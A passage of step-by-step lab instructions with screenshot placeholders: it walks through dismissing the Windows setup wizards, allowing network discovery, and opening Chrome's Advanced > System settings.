
Note: If **Welcome to Windows** wizard appears, click **Continue**. In the **Sign in with Microsoft** wizard click **Cancel** to continue.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.


3. Open any web browser (here, **Google Chrome**), click the **Customize and control Google Chrome** icon, and select **Settings** from the context menu.




4. On the **Settings** page, scroll down, expand the **Advanced** settings and select **System** option from the left pane.



